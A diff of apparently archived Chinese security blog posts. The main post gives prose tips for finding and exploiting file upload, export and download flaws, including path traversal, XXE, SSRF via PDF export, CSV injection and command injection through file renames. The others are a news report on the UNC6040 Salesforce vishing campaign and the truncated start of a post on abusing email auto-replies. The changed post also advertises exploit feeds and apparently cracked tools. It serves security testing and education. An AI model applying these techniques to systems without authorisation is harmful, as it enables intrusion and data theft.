# 突破常规!文件上传漏洞的6大隐蔽攻击面(多个高危场景剖析)|挖洞技巧
|
||||
Yue 渗透安全HackTwo 2025-06-02 16:01
|
||||
Yue Z2O安全攻防 2025-06-05 13:40
|
||||
|
||||
**0x01 前言**
|
||||
|
||||
@@ -7,11 +7,7 @@ Yue 渗透安全HackTwo 2025-06-02 16:01
|
||||
本文系统梳理文件上传相关漏洞挖掘思路,从下载、读取、上传到导出,覆盖各类攻击场景,帮助安全研究者快速定位并利用这些漏洞,包括任意文件读取、路径穿越、XXE等高危场景,并提供实用的测试方法和绕过技巧。
|
||||
|
||||
参考文章:
|
||||
https://xz.aliyun.com/news/18107
|
||||
|
||||
现在只对常读和星标的公众号才展示大图推送,建议大家把**渗透安全HackTwo“设为星标”,否则可能就看不到了啦!**
|
||||
|
||||
**末尾可领取挖洞资料文件 #渗透安全HackTwo**
|
||||
https://xz.aliyun.com/news/18107 ,转载自渗透安全HackTwo
|
||||
|
||||
**0x02 漏洞详情**
|
||||
|
||||
@@ -46,90 +42,46 @@ https://mp.weixin.qq.com/s/7prdLc9ml6q2chrRxdsdEQ
|
||||
功能点是上传压缩包,压缩包读取里面的文件内容返回,利用这个点我们要构造它读取的文件内容是否可以重定向到其他的位置,思路还是很好的,实战场景较少可以作为拓展点上传头像/图片img可控CSRF退出头像上传处抓包,请求包的img可控的话代表我们可以自己构造http请求;可控头像用的是外面的链接,我们抓取退出网站的请求CSRF,发送后成功添加,我们的头像就是一个代码链接,别人看到了就会加载访问.退出网站上传302跳转未授权绕过401当我们未授权上传文件(此处未授权不清楚是正常功能点还是说寻找参数构造的上传),如果响应包没有返回401状态码且进行了302跳转,原理是中间件做了统一路由处理,重定向到登录地址或某一处利用利用资源文件后缀绕过此类的限制,加入.png``.jpg文件name重命名RCE当上传一个文件的时候如果有参数可以更改文件名,出现两个文件名参数,可能调用cmd命令rename案例中执行了ping命令 但是感觉好少啊这个情况还能这样RCE修改其中的一个文件名后面利用RCE的绕过|执行PING图片大小参数可控制上传图片width height参数可控的话,通过修改图片大小数值让服务器分配资源增加,具有拒绝服务攻击的安全隐患。使用Image Size lssues插件进行检测算是捡烂吧,观察响应包的自己数量判断越权/遍历上传上传某些东西,头像文件,上传后如果发现存在数字,尝试修改ID越权给他人上传,甚至是遍历fileid它人的上传信息,上传后文件名如第二种,可能此文件是系统经过重命名的,重命名的方式一般采用当前上传的时间戳或者当前上传的日期加随机字段,这种情况下枚举较为困难导出文件CSV注入其实此漏洞大多数SRC不会收取,因为危害大小完全是人为控制的,导出的xlsx没有被触发那么就一定没有效果,只能做到钓鱼的效果,但学习一下不是坏事,在不限制漏洞类型的众测中还是可以捡到钱的大部分人忽略了这个问题CSV注入详解-先知社区PDF导出SSRF内网网页导出表格或者html文档为PDP或者图片JPG,只要抓包存在https以先测试H1标签.如果导出的PDF出现了标签代表解析HTML标签使用iframe标签新开窗测试解析DNS,只要对外发出请求了DNS收到响应,那么代码里面再嵌入内网地址读取也是SSRF再尝试file协议读取文件相关组件及业务场景尝试从PDF导出到SSRF●导出PDF文件或者其他文件内容可控●解析HTML导出场景出现代码手动插入payload,插入后等待DNS响应,响应成功代表是有SSRF请求了,再利用伪协议读取文件完整的攻击文章,从导出探测到可控之后尝试读取内网再读取内网文件,但亮点是正常是通过iframe标签但这里使用的JS代码读取,之后读取的文件内容会导出到PDFXSS到任意文件读取导出PDF通过请求file协议读取文件,javascript将在服务器端执行,通过注入以下 代码从文件系统进行文件的读取绕过当一些特殊标签比如<svg>,<Iframe>等被禁用后,我们可以使用<meta>0秒刷新请求元数据绕过方式看不懂这个方式,不过也是插入下面的语句到导出的功能,之后的PDF就会带出内网信息未授权导出CSRF+邮箱接收功能点导出信息会被发送到指定的邮箱进行接收,邮箱发送地址可控,导出文件也会有数据包链接,如果导出没有校验,我们把导出的请求做成CSRF给受害者,地址为攻击者,这样受害者在登录状态下点击执行了导出的请求,那么个人就发送到攻击者的邮箱上,拓展想一下的话并不是导出这个地方可以,比如邀请、发送、铭感信息的交互给第三方,无Token鉴权功能都可以尝试CSRF打出组合的效果导出置空参数公众号学习到的思路也是采取了模糊查询手法,涉及到用户场景都可以尝试置空或%往往会有意想不到的效果,
|
||||
**0x03 总结**
|
||||
|
||||
文件上传漏洞挖掘是一门需要耐心和技巧的艺术,本文仅展示了常见场景的挖掘思路与方法。实战中,漏洞利用往往需要结合业务逻辑、技术栈特性以及各种绕过技巧。安全研究者应该建立自己的测试流程和思维框架,对每个文件操作功能点保持警惕,从参数控制、路径穿越到协议利用,层层深入。希望本文能为您的渗透测试提供思路,
|
||||
喜欢的师傅可以点赞转发支持一下谢谢!
|
||||
文件上传漏洞挖掘是一门需要耐心和技巧的艺术,本文仅展示了常见场景的挖掘思路与方法。实战中,漏洞利用往往需要结合业务逻辑、技术栈特性以及各种绕过技巧。安全研究者应该建立自己的测试流程和思维框架,对每个文件操作功能点保持警惕,从参数控制、路径穿越到协议利用,层层深入。希望本文能为您的渗透测试提供思路.
|
||||
|
||||
**下面是一则内部学习圈广告😜**
|
||||
|
||||
**0x04 内部星球VIP介绍V1.4(福利)**
|
||||
**别着急退,看完的师傅们有福了/doge**
|
||||
|
||||
欢迎师傅们加入
|
||||
内部网络安全学习圈子
|
||||
。
|
||||
圈子提供三大板块的内容:
|
||||
|
||||
**如果你想学习更多另类渗透SRC挖洞技术/攻防/免杀/应急溯源/赏金赚取/工作内推/欢迎加入我们内部星球可获得内部工具字典和享受内部资源/内部群。**
|
||||
1、网络安全0.1-1学习:
|
||||
每周发布学习任务,由浅入深,循序渐进,从常见的
|
||||
Web漏洞原理与利用、业务逻辑漏洞与挖掘、
|
||||
SRC挖掘、到WAF绕过、代码审计、钓鱼与免杀,再到LinuxWindows内网、提权、权限维持、隧道代理、域渗透、云安全、AI安全,层层递进。
|
||||
会发布相应的参考资料及建议,成员自行学习实践,并会
|
||||
根据每周任务选取1-3位完成优秀的成员,进行红包奖励。
|
||||
|
||||
1.每周更新1day/0day漏洞刷分上分,目前已更新至3800+
|
||||
2、SRC漏洞挖掘专项:内容包含
|
||||
src漏洞知识库、
|
||||
src挖掘技巧、src视频教程等,一起学习赚赏金技巧
|
||||
|
||||
2.包含网上一些付费工具/各种插件BurpSuite漏洞检测插件/
|
||||
fuzz字典
|
||||
等等
|
||||
3、常态化内容:
|
||||
日常分享优质学习资源与攻防渗透技巧,包括但不限于红蓝安全攻防、免杀、SRC挖掘技巧、攻防渗透tips、视频教程、手册、学习路线,针对网络安全成员的普遍水平,并为星友提供了教程方法技巧tips等等。
|
||||
|
||||
3.Fofa会员Ctfshow各种账号会员共享等等
|
||||

|
||||
|
||||
4.最新SRC挖掘/红队/代审视频资源等等
|
||||

|
||||
|
||||
5. .....
|
||||

|
||||
|
||||
6.详情直接点击下方链接进入了解,后台回复"
|
||||
星球
|
||||
"获取优惠先到先得!后续资源会更丰富在加入还是低价!(即将涨价)以上仅介绍部分内容还没完!**点击下方地址全面了解👇🏻**
|
||||
此前的一下学习记录:
|
||||
|
||||

|
||||
|
||||
**👉****点击了解加入-->>2025内部VIP星球福利介绍V1.4版本-1day/0day漏洞库及内部资源更新**
|
||||
|
||||
|
||||
结尾
|
||||
|
||||
# 免责声明
|
||||
|
||||
|
||||
# 获取方法
|
||||
|
||||
|
||||
回复“**app**
|
||||
" 获取 app渗透和app抓包教程
|
||||
|
||||
回复“**渗透字典**
|
||||
" 获取 一些字典已重新划分处理**(需要内部专属fuzz字典可加入星球获取,内部字典多年积累整理好用!持续整理中!)**
|
||||
|
||||
回复“**书籍**
|
||||
" 获取 网络安全相关经典书籍电子版pdf
|
||||
|
||||
# 最后必看
|
||||
|
||||
|
||||
|
||||
文章中的案例或工具仅面向合法授权的企业安全建设行为,如您需要测试内容的可用性,请自行搭建靶机环境,勿用于非法行为。如
|
||||
用于其他用途,由使用者承担全部法律及连带责任,与作者和本公众号无关。
|
||||
本项目所有收录的poc均为漏洞的理论判断,不存在漏洞利用过程,不会对目标发起真实攻击和漏洞利用。文中所涉及的技术、思路和工具仅供以安全为目的的学习交流使用。
|
||||
如您在使用本工具或阅读文章的过程中存在任何非法行为,您需自行承担相应后果,我们将不承担任何法律及连带责任。本工具或文章或来源于网络,若有侵权请联系作者删除,请在24小时内删除,请勿用于商业行为,自行查验是否具有后门,切勿相信软件内的广告!
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
# 往期推荐
|
||||
|
||||
|
||||
**1.内部VIP知识星球福利介绍V1.4版本0day推送**
|
||||
|
||||
**2.最新Nessus2025.01.06版本主机漏洞工具**
|
||||
|
||||
**3.最新BurpSuite2024.11.2专业稳定版**
|
||||
|
||||
**4.最新xray1.9.11高级版下载Windows/Linux**
|
||||
|
||||
**5.最新HCL AppScan_Standard_10.8.0.28408特别版下载**
|
||||
|
||||
渗透安全HackTwo
|
||||
|
||||
微信号:关注公众号获取
|
||||
|
||||
后台回复星球加入:
|
||||
知识星球
|
||||
|
||||
扫码关注 了解更多
|
||||
|
||||

|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
喜欢的师傅可以点赞转发支持一下
|
||||
|
||||
@@ -0,0 +1,71 @@
|
||||
# 谷歌披露威胁组织攻击方式:伪造Salesforce数据加载器实施钓鱼攻击
|
||||
邑安科技 邑安全 2025-06-05 09:30
|
||||
|
||||
更多全球网络安全资讯尽在邑安全
|
||||
|
||||

|
||||
|
||||
谷歌近日披露了一个以经济利益为动机的威胁组织UNC6040的详细情况。该组织专门通过语音钓鱼(vishing)攻击入侵企业的Salesforce系统,实施大规模数据窃取和后续勒索活动。
|
||||
|
||||
冒充IT支持人员的社交工程攻击
|
||||
|
||||
谷歌威胁情报团队追踪发现,UNC6040组织的行为特征与网络犯罪集团The Com存在关联。该公司在向《黑客新闻》提供的报告中指出:"过去几个月,UNC6040的操作者通过冒充IT支持人员实施电话社交工程攻击,已多次成功入侵目标网络。"
|
||||
|
||||
谷歌威胁情报小组(GTIG)补充称,这种手法能有效诱骗英语员工执行某些操作,使攻击者获取访问权限或获得凭证等敏感信息,进而实施数据窃取。
|
||||
|
||||
篡改版数据加载器的恶意利用
|
||||
|
||||
UNC6040攻击活动中一个值得注意的特点是使用经过篡改的Salesforce Data Loader(数据加载器)。在语音钓鱼攻击过程中,受害者被诱骗授权该应用连接组织的Salesforce门户。Data Loader本是用于在Salesforce平台批量导入、导出和更新数据的合法应用。
|
||||
|
||||
具体而言,攻击者会引导目标访问Salesforce的关联应用设置页面,批准使用名称或品牌与正版不同的篡改版Data Loader应用(如"我的票务门户")。这一操作使攻击者获得对Salesforce客户环境的未授权访问权限,进而窃取数据。
|
||||
|
||||

|
||||
|
||||
横向移动与后续勒索
|
||||
|
||||
除数据泄露外,这些攻击还成为UNC6040在受害者网络中横向移动的跳板,使其能够访问Okta、Workplace和Microsoft 365等其他平台并窃取信息。
|
||||
|
||||
部分攻击事件还涉及勒索活动,但仅在初始入侵"数月后"才出现,表明攻击者可能与其他威胁行为体合作,试图通过窃取的数据获利。谷歌表示:"在这些勒索尝试中,攻击者声称与知名黑客组织ShinyHunters有关联,这可能是为了向受害者施压。"
|
||||
|
||||
与The Com组织的关联
|
||||
|
||||
UNC6040与The Com相关组织的相似之处在于都针对Okta凭证,并通过IT支持渠道实施社交工程攻击。这种手法也被另一个以经济利益为动机的威胁组织Scattered Spider所采用,该组织同属这个松散的有组织犯罪集团。
|
||||
|
||||
Salesforce的应对措施
|
||||
|
||||
Salesforce早在2025年3月就警告过此类语音钓鱼活动,称有威胁行为体通过电话冒充IT支持人员,诱骗客户员工交出凭证或批准篡改版Data Loader应用。该公司表示:"我们收到报告称,攻击者诱骗客户员工和第三方支持人员访问旨在窃取凭证和MFA令牌的钓鱼页面,或诱导用户导航至login.salesforce[.]com/setup/connect页面添加恶意关联应用。"
|
||||
|
||||
"在某些案例中,我们发现恶意关联应用是经过篡改的Data Loader,以不同名称和/或品牌发布。一旦攻击者获得客户Salesforce账户的访问权限或添加了关联应用,就会利用该应用窃取数据。"
|
||||
|
||||
攻击趋势分析
|
||||
|
||||
这一事件不仅凸显了社交工程攻击的持续演进,也表明IT支持人员正日益成为获取初始访问权限的攻击目标。谷歌指出:"UNC6040等组织利用这种精心设计的语音钓鱼手法取得成功,表明这仍是经济利益驱动型组织突破企业防御的有效攻击媒介。"
|
||||
|
||||
"鉴于从初始入侵到实施勒索存在较长的时间间隔,未来数周或数月内可能有多个受害组织及其下游受害者面临勒索要求。"
|
||||
|
||||
原文来自: thehackernews.com
|
||||
|
||||
原文链接:
|
||||
https://thehackernews.com/2025/06/google-exposes-vishing-group-unc6040.html
|
||||
|
||||
欢迎收藏并分享朋友圈,让五邑人网络更安全
|
||||
|
||||
|
||||
|
||||
欢迎扫描关注我们,及时了解最新安全动态、学习最潮流的安全姿势!
|
||||
|
||||
推荐文章
|
||||
|
||||
1
|
||||
|
||||
[新永恒之蓝?微软SMBv3高危漏洞(CVE-2020-0796)分析复现](http://mp.weixin.qq.com/s?__biz=MzUyMzczNzUyNQ==&mid=2247488913&idx=1&sn=acbf595a4a80dcaba647c7a32fe5e06b&chksm=fa39554bcd4edc5dc90019f33746404ab7593dd9d90109b1076a4a73f2be0cb6fa90e8743b50&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
2
|
||||
|
||||
[重大漏洞预警:ubuntu最新版本存在本地提权漏洞(已有EXP) ](http://mp.weixin.qq.com/s?__biz=MzUyMzczNzUyNQ==&mid=2247483652&idx=1&sn=b2f2ec90db499e23cfa252e9ee743265&chksm=fa3941decd4ec8c83a268c3480c354a621d515262bcbb5f35e1a2dde8c828bdc7b9011cb5072&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,13 @@
|
||||
# 超骚逻辑漏洞-滥用自动邮件回复程序访问内部工作场所
|
||||
原创 红云谈安全 红云谈安全 2025-06-05 10:24
|
||||
|
||||
**免责声明**
|
||||
|
||||
由于传播、利用本公众号红云谈安全所提供的信息而造成的任何直接或者间接的后果及损失,均由使用者本人负责,公众号红云谈安全及作者不为**此**
|
||||
承担任何责任,一旦造成后果请自行承担!
|
||||
如有侵权烦请告知,我们会立即删除并致歉。谢谢!请在授权的站点测试,遵守网络安全法!
|
||||
**仅供**
|
||||
**学习使用,****如若非法他用,与平台和本文作者无关,需自行负责!**
|
||||
|
||||
当您向公司地址发送电子邮件时,您可能已经注意到您会收到自动回复。support@example.comcontact@example.com
|
||||
|
||||
Reference in new issue
Block a user